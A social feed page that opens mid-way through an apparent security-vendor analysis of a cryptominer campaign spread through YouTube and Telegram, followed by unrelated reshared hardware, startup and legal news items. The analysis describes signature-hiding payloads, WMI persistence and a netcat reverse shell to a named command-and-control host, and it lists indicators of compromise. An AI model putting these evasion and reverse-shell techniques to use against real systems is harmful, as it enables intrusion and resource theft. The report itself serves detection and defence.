Even more, the malware was also distributed via YouTube. The attackers uploaded numerous videos in English from multiple accounts which were presumably stolen. It’s also possible that the video content was downloaded from other YouTube channels and reuploaded without the authors’ consent. In the video description and in the top comment the attackers left links to their resources and instructions on how to launch the malware. Some of these links redirected users immediately to malicious websites, while others led to the aforementioned Telegram channels. We have also seen links to known IP logging websites, allowing the malicious actors to collect the IP addresses of anyone who follows the link and gets redirected to the malware-carrying website.

Examples of videos with malicious links in their description or comments

Comment with a link to a malicious Telegram channel

Persistence and defense evasion


After visiting the attackers’ website or channel, users might download a ZIP file being falsely advertised as popular software. Inside the archive is an MSI file and a TXT file with a password required for installation. There are also instructions on how to install the software, in which the attackers recommend disabling any installed antivirus and Windows Defender beforehand. In many cases, the instructions and the password are also provided on the websites and channels from which the user downloaded the malicious archive.

Content of text file

When launched, the MSI file asks for the password from the TXT file, which is one of the first countermeasures against sandbox analysis. If the user specifies the right password, the CustomAction field value of the MSI file is executed — this is effectively a VB script. This script launches a BAT file which extracts the next element of the attack chain from an encrypted archive. The first step is to escalate privileges by adding another BAT file to autorun, granting SYSTEM privileges for a single execution. After that, the system reboots.

CustomAction field value in the MSI file


The BAT file from autorun extracts the encrypted RAR archive and runs the “start” command with two DLL files as arguments — these were previously extracted from the archive. One of these files is a legitimate AutoIt interpreter and the second is a legitimate dynamic library with a valid digital signature. The malicious payload is an A3X script which was compiled into an EXE file and injected right inside the second DLL file signature.

Malicious payload hidden inside a legit dynamic library signature

This technique is interesting for two reasons. First, the A3X script is added to the signature in such a way that its validity remains intact and the whole file is still considered as signed, even with the payload. Such a malicious addition is almost impossible to detect without file content analysis. Second, the AutoIt interpreter has an interesting way of reading files that were specified in its launch argument. The file is scanned for a specific AutoIt signature which is present only in compiled scripts, and all other contents of the file are ignored. This behavior allows the attackers to hide their malicious payload anywhere in the file where it won’t be harmful for the container itself.

Signature at the beginning of the A3X script

Placing malicious payloads in an arbitrary section of a file is not new. Such techniques have been used not only with AutoIt, but with other platforms too. But what makes this attack stand out is the bypass of signature verification, making it possible for the payload-bearing file to seem legitimate.

File with payload successfully bypasses signature verification

If the “start” command failed, the BAT file removes the entire directory with the installed files, including itself. Otherwise, the malicious A3X implant is launched, which checks all active processes in attempt to find anything related to debugging or anti-malware products. If anything is found, the script immediately exits, as you can see in the snippet of deobfuscated code below.

Security process name check by malicious implant

The compiled A3X script contains multiple FileInstall function calls. This function takes two arguments: a path to the file that will be installed, and its destination path. Before compilation, this call just copies the file from its source path to its destination, but during the compilation the interpreter stores the files for installation right inside the compiled script.

The resulting file contains not only the executable code itself, but also additional malicious files which will be installed directly from the implant. These files are required for persistence and to execute the next steps of the infection chain. The files are installed to the following paths:
C:\ProgramData\NUL..\libssl-1_1.dll
C:\ProgramData\NUL..\vcruntime140.dll
C:\ProgramData\NUL..\libcrypto-1_1.dll
C:\ProgramData\NUL..\StartMenuExperienceHost.exe
C:\ProgramData\AUX..\ShellExt.dll
C:\ProgramData\AUX..\utshellext.dll
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\nun.bat
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\ShellExt.dll
C:\ProgramData\Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}\utshellext.dll
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\nun.bat
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\ShellExt.dll
C:\ProgramData\Classic.{BB06C0E4-D293-4f75-8A90-CB05B6477EEE}\utshellext.dll
C:\ProgramData\insta.bat
C:\ProgramData\Distribution..\ShellExt.dll
C:\ProgramData\Distribution..\utshellext.dll
C:\ProgramData\Oedist\Kun.bat
C:\ProgramData\Redist\Oun.bat
C:\ProgramData\Uedist\Eun.bat
C:\ProgramData\Jedist\Qun.bat
For persistence purposes, the directories containing the installed files have system, hidden and read-only attributes. In addition, using the icacls utility, the implant forbids all users across all domains to remove these folders, change their permissions, own them, add any files or subdirectories, write to them any attributes (including extended ones), or remove files from them.

Files are copied to directories with unusual names for a reason. For example, the folder name “Classic.{BB64F8A7-BEE7-4E1A-AB8D-7D8273F7FDB6}” is treated specially by Windows Shell: Explorer will find the GUID in its name and treat it as a link — in this case to the Action Center. As a result, the user will not be able to view the contents of the directory.

Malicious directory in Explorer

After installing all the necessary files, the implant establishes persistence using WMI by creating filters which are activated by common events — common enough to guarantee filter activation. For each created filter, a polling frequency is specified. When a filter is activated, a specific command is executed using the __FilterToConsumerBinding class.

  • Once every three minutes, the netcat utility masked as StartMenuExperienceHost.exe is launched with the C&C address of the attackers (sportjump[.]ru) and “-e cmd.exe” as its arguments. It is then used as a reverse shell by the attackers.
  • Once every five to ten minutes, files named “nun.bat” are executed. They are copies of the same file which starts the next step of the infection chain. The attackers created two copies to increase the chance of malware execution, but if there are no outages, both of them are launched.
  • Once every fifteen minutes, the next step of the infection chain is launched directly via the “start” command.

All these methods are used again for a better persistence by launching the “insta.bat” file right before the end of the A3X implant execution.

Launch of the netcat utility

Persistence is established not only through WMI; the implant also directly starts netcat, the “nun.bat” files, and the “start” command. After that, it also abuses the registry keys “Image File Execution Options”, “Debugger” and “MonitorProcess” with the same goals.

One of the most interesting things about some variants of the malware is the download and use of the Wazuh SIEM agent for remote access and telemetry harvesting. To ensure that the attackers can execute any arbitrary command on the victim’s device, during the agent installation, the “remote_commands” option is set.

Installation and launch of the Wazuh agent

The first stage of the A3X implant collects the following information: computer name, username, OS version and architecture, CPU name, data about the GPU and installed AV software. All this information along with the current time is sent to a special Telegram bot chat controlled by the attackers. We’ve also seen some of the malware variants sending a screenshot of the user’s desktop or installing a malicious browser extension, which may replace cryptocurrency wallets in the clipboard.

Malicious browser extension

The next stage of the infection chain consists of two DLL files, that use the same technique as the first stage: a legitimate AutoIt interpreter and another A3X implant, located in the signature of the legitimate dynamic library. This implant is the final payload in the malware variant described here. It injects into a newly created explorer.exe process memory an open-source miner named SilentCryptoMiner, which contains the URL of the attacker’s mining configuration. This configuration specifies the cryptocurrency to be mined, the wallet, and so on. In the analyzed variants, we could see that the attackers mostly use anonymous cryptocurrencies like Monero or Zephyr.

Example of the miner configuration

Aside from its main purpose of generating cryptocurrency, SilentCryptoMiner can also hide its own activity from the processes specified in the “stealth-targets” argument and stop processes from the “kill-targets” process names list.

Attack geography


Most of the attacks with this infection chain targeted Russian users (87.63%). After that, the other top ten countries with the highest number of users affected by these attacks were Belarus, India, Uzbekistan, Kazakhstan, Germany, Algeria, Czech Republic, Mozambique, and Turkey.

TOP 10 countries where users were affected by the described infection chain, June — August 2024 (download)

Conclusion


The attack described in this article vividly illustrates the fact that even mass campaigns can be quite complex and open up a wide range of opportunities for attackers. As a result of the multistage infection chain, the attackers can establish persistence in users’ systems in multiple ways, gaining full access. Even though the main goal of the attackers is to make profit by stealthily mining cryptocurrency, some variants of the malware can perform additional malicious activity, such as replacing cryptocurrency wallets in the clipboard and taking screenshots. The most interesting action in this attack was the implementation of unusual techniques like using an SIEM agent as backdoor, adding the malicious payload to a legitimate digital signature, and hiding directories containing malicious files.

It’s important to mention that the websites, videos, and Telegram channels created by the attackers primarily target users seeking free versions of popular software or videogame cheats. This audience makes an easy target for the attackers because they are open to installing unofficial software from obscure sources and disabling security measures.

Our products detect this malware with the following names:

  • HEUR:Trojan-Dropper.OLE2.Agent.gen
  • HEUR:Trojan.BAT.Agent.gen
  • HEUR:Trojan.VBS.Agent.gen
  • Trojan.Script.AutoIt.ak
  • Trojan.BAT.Agent.cix
  • Trojan.BAT.Miner.id
  • HEUR:Trojan.Multi.Agent.gen
  • PDM:Trojan.Win32.Generic


MITRE ATT&CK Matrix

TacticTechnique IDTechnique
Resource DevelopmentT1608.006Stage Capabilities: SEO Poisoning
T1608.001Stage Capabilities: Upload Malware
ExecutionT1204.001User Execution: Malicious Link
T1204.002User Execution: Malicious File
T1059.010Command and Scripting Interpreter: AutoHotKey & AutoIT
T1059.003Command and Scripting Interpreter: Windows Command Shell
T1059.005Command and Scripting Interpreter: Visual Basic
PersistenceT1546.012Event Triggered Execution: Image File Execution Options Injection
T1546.003Event Triggered Execution: Windows Management Instrumentation Event Subscription
Privilege EscalationT1053.005Scheduled Task/Job: Scheduled Task
Defense EvasionT1055Process Injection
T1562.001Impair Defenses: Disable or Modify Tools
T1497Virtualization/Sandbox Evasion
T1027.009Obfuscated Files or Information: Embedded Payloads
T1027.010Obfuscated Files or Information: Command Obfuscation
T1036.008Masquerading: Masquerade File Type
T1564.001Hide Artifacts: Hidden Files and Directories
DiscoveryT1518.001Software Discovery: Security Software Discovery
T1033System Owner/User Discovery
T1082System Information Discovery
T1497Virtualization/Sandbox Evasion
CollectionT1113Screen Capture
ImpactT1496Resource Hijacking
ExfiltrationT1041Exfiltration Over C2 Channel

Indicators of compromise


Hashes
b5b323679524d52e4c058b1a3dd8dee7
4efa8ca01d7c566ff1b72f4ebf57cf2c
10f888a9aa8082651adeff4790675fd5
30dd26075a5ca7a4861e9214a99d0495
60efc41c30fd9ab438e88c6011df5c38
961fa114e9eb92016977940f7c97cdd9
1457e18b453d8cefc34047e1b0fbf76f
284418b6a9c70cc30ef14df3a87c24da
5788631016d8bc495f4f2614f9a7bbe0
a9bc00e5e8a17df95bd5b8c289a12b31
a9bd813679517c846dcf36454baa6170
a99f3f8736d7d3001aa5eb6202123948
a802ce130be6546b76d4b54f72d14645
ae9e83d1031462cb5e58b4525036670c
b25f9490f6d80f9de5a9c02cc344f9f9
cffc70e4fb7363024fcc3590755fa846
e9154a7613a8f8baf67ec3b696c9cb12
f213f94729b294c01a0df21800c4e395
2e68f4438ce59c868af01b535c98060d
839471243f9c4a294c42fabf636f7cad
4b0d76262dd82985d330b02190a880c0
1a5d955be79046a3288b869e44e87404
f8342fd3e32dcf9832dff3e923ef530b
20b6ac10f657963245940c9bcd25a346
33c7c22e33e134ec3ddfc6be8ee1f1ee
2e4146c1a93c0bfe0f4e9ea53b8da7ee
827eca9ec457f3c5180f602832f44955
e3b6142df6a7c73a99736082fbae2fa6
4bdcbc7ec1929d9b1ebcc4d01d605b05
0da6e1036ca5d8231ee94a4db8c48728
098872e9e39bd4cd0e4debd4b397b555
0305f8a9dee464f56023411e7b0924df
be8b6452aa874904f116f9b7cdfe343b
6c0416f719ceca15f9e9c4f210c64fb0
25b90fa3b21875157c6f33b7e1b6e8d7
14b7429205955056f1763553f82fe244

URL-addresses
excel-ms.github[.]io/Windows/MS-Excel.zip
utorrent-client.github[.]io
gta-5rp.github[.]io/Windows/GTArp.zip
mssg[.]me/eahcu
linktr[.]ee/excel_ms
linktr[.]ee/utorrent_client
nyaera[.]ru/wp-includes/uploads/art/utorrent.zip
nyaera[.]ru/wp-includes/uploads/My/MS-Excel.zip
github[.]com/lidiyakamalova89/www/raw/main/Ver.1.4.1.zip
raw.githubusercontent[.]com/lidiyakamalova89/www/main/Ver.1.4.1.zip
raw.githubusercontent[.]com/radominator7204/dsz/main/Install.zip
sportjump[.]ru
gamesjumpers[.]com
gamejump[.]site
alljump[.]ru
pastebin[.]com/raw/F87y7zJV
pastebin[.]com/raw/uU34Qunt
rentry[.]co/mi9fomgo/raw


securelist.com/miner-campaign-…


The Privacy Post reshared this.

The media in this post is not displayed to visitors. To view it, please log in.

CGUE: Meta deve "minimizzare" l'uso dei dati personali per gli annunci pubblicitari
Con la sentenza odierna nella causa C-446/21 (Schrems contro Meta), la Corte di giustizia dell'Unione europea (CGUE) ha dato pieno appoggio a una causa intentata contro Meta per il suo servizio Facebook.
mr04 October 2024
cjeu


noyb.eu/it/cjeu-meta-must-mini…

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Need High-Power Li-Ion Charging? How About 100 W
poliverso.org/display/0477a01e…
Need High-Power Li-Ion Charging? How About 100 WEver want a seriously powerful PCB for charging a Li-Ion pack? Whatever you want it for, [Redherring32] has got it github.com/Redherring32/100W-C… — it’s a board bearing the TPS25750D and BQ25713 chips, that lets you push up to 100 W into your 1S Li-Ion pack through the magic of USB Power Delivery (USB-PD).Why do you need so much


Need High-Power Li-Ion Charging? How About 100 W


Ever want a seriously powerful PCB for charging a Li-Ion pack? Whatever you want it for, [Redherring32] has got it — it’s a board bearing the TPS25750D and BQ25713 chips, that lets you push up to 100 W into your 1S Li-Ion pack through the magic of USB Power Delivery (USB-PD).

Why do you need so much power? Well, when you put together a large amount of Li-Ion cells, this is how you charge it all at once – an average laptop might charge the internal battery at 30 W, and it’s not uncommon for laptop batteries to be dwarfed by hackers’-built packs.

A 4-layer creation peppered with vias, this board’s a hefty one — it’s not often that you see a Li-Ion charger designed to push as much current as possible into a cell, and the chips are smart enough for that. As far as the onboard chips’ capabilities go, the board could handle pack configurations from 1S to 4S, and even act as a USB-PD source — check the IC configuration before you expect to use it for any specific purpose.

Want a simpler charger, even if it’s less powerful? Remember, you can use PPS-capable PD chargers for topping up Li-Ion packs, with barely any extra hardware required.


hackaday.com/2024/10/04/need-h…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione
poliverso.org/display/0477a01e…
L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passioneAbbiamo parlato in un precedente articolo del Tech Model Railroad Club redhotcyber.com/post/l-hacking…dell’MIT, dove tutto ebbe inizio, dicendo che “l’hacking è un percorso e non una destinazione”, raccontandovi che la cultura hacker redhotcyber.com/post/i-padri-f… prende


L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione


Abbiamo parlato in un precedente articolo del Tech Model Railroad Clubdell’MIT, dove tutto ebbe inizio, dicendo che “l’hacking è un percorso e non una destinazione”, raccontandovi che la cultura hacker prende forma da molto lontano.

Ma abbiamo anche visto che l’hacking non è riferito solo all’Information Technology ma abbraccia tutte le discipline, e che

Quando cerchi di superare un limite, di superare quel muro che hai davanti con innovazione e virtuosismo, diventi anche tu un “hacker”.

Una immagine del Tech Model Railroad Club dove nasce la community Hacker

Gli insegnamenti della cultura hacker


Nel corso del tempo, la cultura Hacker è stata influenzata e plasmata da differenti persone e gruppi che hanno rincorso la chimera della curiosità, dell’arte, dell’intelletto, dell’innovazione, assetati di vedere oltre, dove gli altri non erano riusciti a farlo prima.

Anche Steve Jobs disse in una sua famosa frase “siate affamati e siate folli”.

Ma non dimentichiamoci che anche lui assieme all’amico Wozniak militava all’interno del gruppo “Homebrew Computer Club” dove dal 1975 e per ben 10 anni, si parlava solo di schede e circuiti, oltre alla condivisione di informazioni su tutto quello che ruotava attorno ai microcomputer.

La follia è alla base delle più grandi innovazioni di sempre!

Clayton Christensen dell’università di Harvard

Nella teoria imprenditoriale, la “Disruptive Innovation” (termine coniato da Clayton Christensen dell’università di Harvard) viene definita come “una innovazione che crea un nuovo mercato e una rete di valore interrompendo quello esistente, sostituendo aziende, prodotti e alleanze leader del mercato”.

L’hacking è qualcosa di grande!


Questo di fatto è saper “Intaccare”, saper innovare, saper carpire piccoli dettagli, con intuito, per poi poterli plasmare, migliorare per poi arrivare a concetti totalmente nuovi, a mondi completamente inesplorati e sconosciuti.

Ma perché molti imprenditori e innovatori, in settori diversi, vengono presi per matti?

E’ normale … tutto questo, fa parte della psicologia umana.

Vedere le cose in maniera non convenzionale spaventa a molti ed in particolrare spaventa:

  • coloro che traggono benefici dal rimanere stanziali;
  • chi ama non uscire dalla propria Confort zone;
  • chi avrebbe potuto arrivare alla stessa tua idea, ma banamente non ci è riuscito o non ci ha mai provato;
  • chi potrebbe subire problemi qualora la tua idea andasse in porto.

Il primo ufficio del fondatore di Amazon Jeff Bezos
I grandi innovatori hanno saputo cogliere le occasioni


Jeff Bezos, il famoso fondatore di Amazon partì da una idea apparentemente semplice, quella di vendere libri online. Spesso cita il famoso “Giorno Uno”, quel mix di eccitazione e incertezza, classico di una cosa promettente che sta per cominciare ma che nessuno ne conosce le sue reali potenzialità.

Ad esempio, l’emergenza legata al Coronavirus può essere una nuova opportunità da cavalcare, per incominciare a sviluppare una visione strategica diversa, implementare nuovi servizi, nuovi modi di utilizzare la tecnologia abbinata ai processi aziendali, produttivi, distributivi e commerciali.

Ci sarà sicuramente chi cavalcherà questo futuro, perché sarà capace di “Intaccare” tutto quello che esiste già e lo farà con una nuova “innovazione”. Ogni innovatore ha sempre creduto fortemente in quello che faceva dal primo giorno e non si è mai abbattuto una volta arrivati i primi fallimenti.

Gli insegnamenti dei fallimenti sono una cosa importante


Sicuramente ad ogni nuova avventura, è importante saper superare gli ostacoli interiori, guardarsi dentro, in particolare scoprire la paura di fallire, ma diciamola meglio “essere in grado di fallire”, perché fa parte del proprio autocontrollo e di saper perseverare e saper aspettare.

Gli imprenditori presenti o futuri, devono imparare ad accettare il fallimento, mettendo in conto che accadrà, il successo di solito non arriva subito, ma occorrerà cadere e poi rialzarsi più forti di prima. Questo lo dobbiamo imparare.

Inoltre noi Italiani non siamo amanti dei fallimenti.

In altri paesi il fallimento è percepito come un elemento positivo, perché fa parte della nostra storia, vuol dire che ci hai provato e che quella non era la strada giusta e che dovrai migliorarla per puntare meglio all’obiettivo.

Imparare dai propri errori è fondamentale. Esattamente come veniva fatto settanta anni fa al Tech Model Railroad Club.

Quindi… siate gli Hacker del vostro futuro!

L'articolo L’Hacking è follia? Un viaggio tra innovazione, ingegno perseveranza e passione proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Mobius Keyboard Wastes Little Space
poliverso.org/display/0477a01e…
Mobius Keyboard Wastes Little SpaceWhat is with all the wasted space on keyboards? There’s a whole back side just sitting there doing nothing. But how can you use the back at the same time as the front? hackaday.com/wp-content/upload…All the board sandwiches must be wired together like this, natch.Just when we think Google Japan can’t possibly produce another weird, amazing keyboard that


Mobius Keyboard Wastes Little Space


A Mobius keyboard surrounded by the parts to make a Mobius keyboard.

What is with all the wasted space on keyboards? There’s a whole back side just sitting there doing nothing. But how can you use the back at the same time as the front?
How to properly wire the boards together.All the board sandwiches must be wired together like this, natch.
Just when we think Google Japan can’t possibly produce another weird, amazing keyboard that actually works and comes with full documentation, they go and outdo themselves with this ortholinear Mobius thing that wastes (almost) no space. (Japanese, translated) Be sure to check out the video after the break where hilarity ensues.

This crazy thing is made up of 26 modules, each with 8 key switches, four on a side. Do the math — that’s a total of 208 keys! More than enough to stretch out around the table and do some group programming without rubbing elbows. All the switches are hot-swappable, and there’s even RGB backlighting. The controller here is the STM32F042F4P6.

So what are all the extra keys for? Well, the keyboard is half in Japanese and half QWERTY, and has a set of emoji keys as well for the full programming experience. You can also make a paper version if you want to test out the topology.

Be sure to check out the documentation, because it’s pretty interesting how this keyboard is put together. And no, we’re not sure how to set it down and use it without accidental key presses. Suppose that’s part of the charm?

Have you ever wondered what happened to all the Japanese computers of yore? We did.

youtube.com/embed/EHqPrHTN1dU?…

Thanks for the tip, [CityZen]!


hackaday.com/2024/10/03/mobius…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

On the Nature of Electricity: Recreating the Early Experiments
poliverso.org/display/0477a01e…
On the Nature of Electricity: Recreating the Early ExperimentsBits of material levitating against gravity, a stream of water deflected by invisible means, sparks of light appearing out of thin air; with observations like those, it’s a wonder that the early experiments into the nature of electricity progressed beyond the catch-all explanation of magic. And yet they


On the Nature of Electricity: Recreating the Early Experiments


Bits of material levitating against gravity, a stream of water deflected by invisible means, sparks of light appearing out of thin air; with observations like those, it’s a wonder that the early experiments into the nature of electricity progressed beyond the catch-all explanation of magic. And yet they did, but not without a lot of lamb’s bladders and sulfur globes, and not a little hand waving in the process. And urine — lots and lots of urine.

Looking into these early electrical experiments and recreating them is the unlikely space [Sam Gallagher] has staked out with the “Experimental History of Electricity,” a growing playlist on his criminally undersubscribed YouTube channel. The video linked below is his latest, describing the apparatus one Francis Hauksbee used to generate static electric charges for his early 18th-century experiments. Hauksbee’s name is nowhere near as well-known as that of Otto von Guericke or William Gilbert, who in the two centuries before Hauksbee conducted their own experiments and who both make appearances in the series. But Hauksbee’s machine, a rotating glass globe charged by the lightest touch of a leather pad, which [Sam] does a fantastic job recreating as closely as possible using period-correct materials and methods, allowed him to explore the nature of electricity in much greater depth than his predecessors.

But what about the urine? As with many of the experiments at the time, alchemists used what they had to create the reagents they needed, and it turned out that urine was a dandy source of phosphorous, which gave off a brilliant light when sufficiently heated. The faint light given off by mercury when shaken in the vacuum within a barometer seemed similar enough that it became known as the “mercurial phosphor” that likely inspired Hauksbee’s electrical experiments, which when coupled with a vacuum apparatus nearly led to the invention of the mercury discharge lamp, nearly 200 years early. The more you know.

youtube.com/embed/bpdfkwqs-Zs?…

Thanks to [RoGeorge] for the tip.


hackaday.com/2024/10/03/on-the…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

3D Print A Stenciling Frame For Your PCB
poliverso.org/display/0477a01e…
3D Print A Stenciling Frame For Your PCBFor many a hacker, stenciling a board for the first time is a game-changing experience – the solder joints you get, sure do give your PCB the aura of a mass-manufactured device. Now, you might not get a perfect print – and neither did [Atul R]. Not to worry, because if you have a 3D printer handy, he’s showing you how to design a 3D-printed frame


3D Print A Stenciling Frame For Your PCB


For many a hacker, stenciling a board for the first time is a game-changing experience – the solder joints you get, sure do give your PCB the aura of a mass-manufactured device. Now, you might not get a perfect print – and neither did [Atul R]. Not to worry, because if you have a 3D printer handy, he’s showing you how to design a 3D-printed frame using Blender and TinkerCAD, making your solder paste print well even if you’re trying to rest a giant stencil on top of a tiny board.

[Atul]’s situation was non-characteristic – the project is a 2mm thick PCB designed to plug right into a USB port, so the usual trick of using some scrap PCBs wouldn’t work, and using a 3D-printed frame turned out to be key. To get it done, he exported a .wrl from KiCad, processed it in Blender, and then designed a frame with help of TinkerCAD. These techniques, no doubt, will translate into your CAD of choice – especially if you go with .step export instead of .wrl.

This kind of frame design will get you far, especially for boards where the more common techniques fail – say, if you need to assemble a double-sided board and one side is already populated. Don’t have a stencil? You could surely make a 3D printed stencil, too, both for KiCad boards and for random Gerber files. Oh, and don’t forget this 3D-printable stencil alignment jig, while you’re at it – looks like it ought to save you quite a bit of trouble.


hackaday.com/2024/10/03/3d-pri…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech
poliverso.org/display/0477a01e…
Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama TechRoma, 1° ottobre 2024 – Scientifica Venture Capital scientifica.vc/feed, in collaborazione con IREFI irefi.eu/ (Istituto per le Relazioni Economiche Francia Italia), è lieta di annunciare il lancio della Call4Ideas Super Sapiens


Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech


Roma, 1° ottobre 2024Scientifica Venture Capital, in collaborazione con IREFI (Istituto per le Relazioni Economiche Francia Italia), è lieta di annunciare il lancio della Call4Ideas Super Sapiens Europe. Quest’ambiziosa iniziativa ha l’obiettivo di unire e rafforzare gli ecosistemi dell’innovazione italiano e francese.

Il Super Sapiens Europe crea, infatti, una connessione strategica tra la Francia che si è da tempo affermata come “start-up nation” e l’Italia che sta, a sua volta, dimostrando un potenziale significativo per ricoprire un ruolo di primo piano nel panorama tecnologico europeo.

Il Super Sapiens Europe intende, quindi, sfruttare al massimo questi punti di forza, accelerando la collaborazione tra i due paesi e creando una piattaforma dinamica che favorisca la crescita delle start-up europee.

Rafforzare un ecosistema di innovazione internazionale


Il Super Sapiens Europe è progettato per coinvolgere i diversi attori della filiera dell’innovazione – dai poli tecnologici alle corporate, dai centri di ricerca agli investitori – creando una struttura solida che favorisca lo scambio di idee, talenti e risorse.
Allineando gli sforzi di Italia e Francia, questa iniziativa promuove un approccio condiviso all’innovazione con una prospettiva sovranazionale, combinando le forze di entrambi i paesi per accrescere la competitività a livello globale.
Il coinvolgimento di IREFI gioca un ruolo cruciale nel facilitare questa collaborazione, rafforzando le relazioni economiche e promuovendo la partnership tra le due nazioni.

Un trampolino di lancio per le start-up più promettenti


La Call4Ideas è finalizzata alla ricerca di progetti e start-up con un forte imprinting tecnologico a cui offre una straordinaria opportunità di accedere a finanziamenti, validazione industriale e avanzatissime infrastrutture per la ricerca.
Le candidature per il Super Sapiens Europe sono aperte dal 1 ottobre al 1 dicembre, e possono essere inviate tramite questo sito, cliccando sul pulsante apply.

I progetti devono essere afferenti ad uno degli 8 verticali in cui la Call4Ideas è stata suddivisa.
Tra questi abbiamo:

  • Smart Materials
  • Advanced Manufacturing
  • Aerospace
  • Smart City & Mobility
  • Agritech
  • Climate Tech
  • Quantum Technologies
  • Generative AI

I progetti pervenuti saranno sottoposti ad un rigoroso processo di valutazione tecnica per garantire che solo le iniziative più dirompenti vengano selezionate.
All’esito del processo di valutazione ne verranno selezionati fino ad un massimo di 16 progetti.

I 16 progetti selezionati saranno, quindi, presentati ad una vasta gamma di stakeholder all’interno dell’ecosistema europeo, ottenendo una significativa visibilità internazionale e l’opportunità di ottenere investimenti in equity da parte di Scientifica Venture Capital e di un panel di venture capital coinvolti.

I team proponenti avranno, inoltre, accesso alloScientifica Lab Approved, una prestigiosa rete di laboratori d’eccellenza, messi in connessione da Scientifica Venture Capital per facilitare il trasferimento tecnologico. Infine potranno beneficiare di partnership industriali che li aiuteranno a soddisfare i requisiti essenziali per efficacia e competitività sia dal punto di vista tecnologico che in termini di product market fit.

Guidare la leadership tecnologica europea


Il Super Sapiens Europe rappresenta un passo cruciale verso la creazione di un vivace ed interconnesso ecosistema di innovazione europeo. Grazie al supporto di IREFI, questa iniziativa non solo collega le start-up italiane e quelle francesi ma predispone un terreno più che fertile per lo sviluppo di tecnologie scalabili e ad alto impatto, pronte a competere a livello internazionale.

“Il Super Sapiens Europe non è solo una Call4Ideas ma un vero e proprio appello ai futuri leader del panorama tecnologico europeo” ha dichiarato Riccardo D’Alessandri, managing partner di Scientifica Venture Capital. “Unendo le forze di due ecosistemi di innovazione potenti, stiamo promuovendo una collaborazione che valorizza sia l’Italia che la Francia come motori del progresso tecnologico in Europa.”

“Questa partnership tra Italia e Francia, attraverso il Super Sapiens Europe, rappresenta un’opportunità unica per costruire una base solida e duratura per il panorama tecnologico europeo”, ha aggiunto Fabrizio Maria Romano, presidente di IREFI. “Unendo le forze dei nostri due Paesi, creiamo un ambiente in cui le start-up possono prosperare, svilupparsi e competere su scala globale. Il potenziale dell’Italia come hub per le start-up è immenso e, insieme alla Francia, stiamo facendo passi decisivi per realizzarlo.”

Per maggiori dettagli sul Super Sapiens Europe e per presentare il tuo progetto, visita questo il sito ufficiale.

Scientifica Venture Capital


Scientifica Venture Capital è una holding di investimento che seleziona progetti e start-up ad elevata intensità tecnologica. Investe nei settori dei materiali avanzati, della manifattura avanzata e dell’intelligenza artificiale, nelle fasi pre-seed, seed e early-stage. Scientifica Venture Capital opera per colmare il divario tra la ricerca italiana e l’industria, fornendo alle start-up un doppio asset: da un lato, il supporto finanziario e, dall’altro, i laboratori e le attrezzature necessarie per ottenere la validazione industriale e completare con successo il trasferimento tecnologico.

IREFI – L’IREFI (Istituto per le Relazioni Economiche Francia-Italia) è un istituto bilaterale indipendente la cui missione principale è facilitare le relazioni commerciali tra Francia e Italia. L’IREFI ha la capacità di riunire imprenditori (grandi aziende, PMI e start-up), le loro associazioni, nonché manager e rappresentanti delle istituzioni pubbliche e private dei due Paesi. In questo contesto, l’IREFI organizza eventi ispirati dalle indicazioni del Trattato del Quirinale, incentrati su alcuni temi considerati strategici per le relazioni tra i due Paesi: Innovazione, Difesa e Infrastrutture aerospaziali, energetiche e di trasporto.

L'articolo Scientifica Venture Capital ed Irefi Assieme: Italia e Francia insieme per plasmare il panorama Tech proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale
poliverso.org/display/0477a01e…
Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionaleCome sempre riportiamo su queste pagine, le nazioni stanno spingendo alla realizzazione di dispositivi software ed hardware domestici, ovvero tecnologie realizzate all’interno della nazione più facilmente controllabili dal punto di vista della sicurezza nazionale.


Muri Digitali: La Bielorussia sfida il mondo tech con un nuovo smartphone nazionale


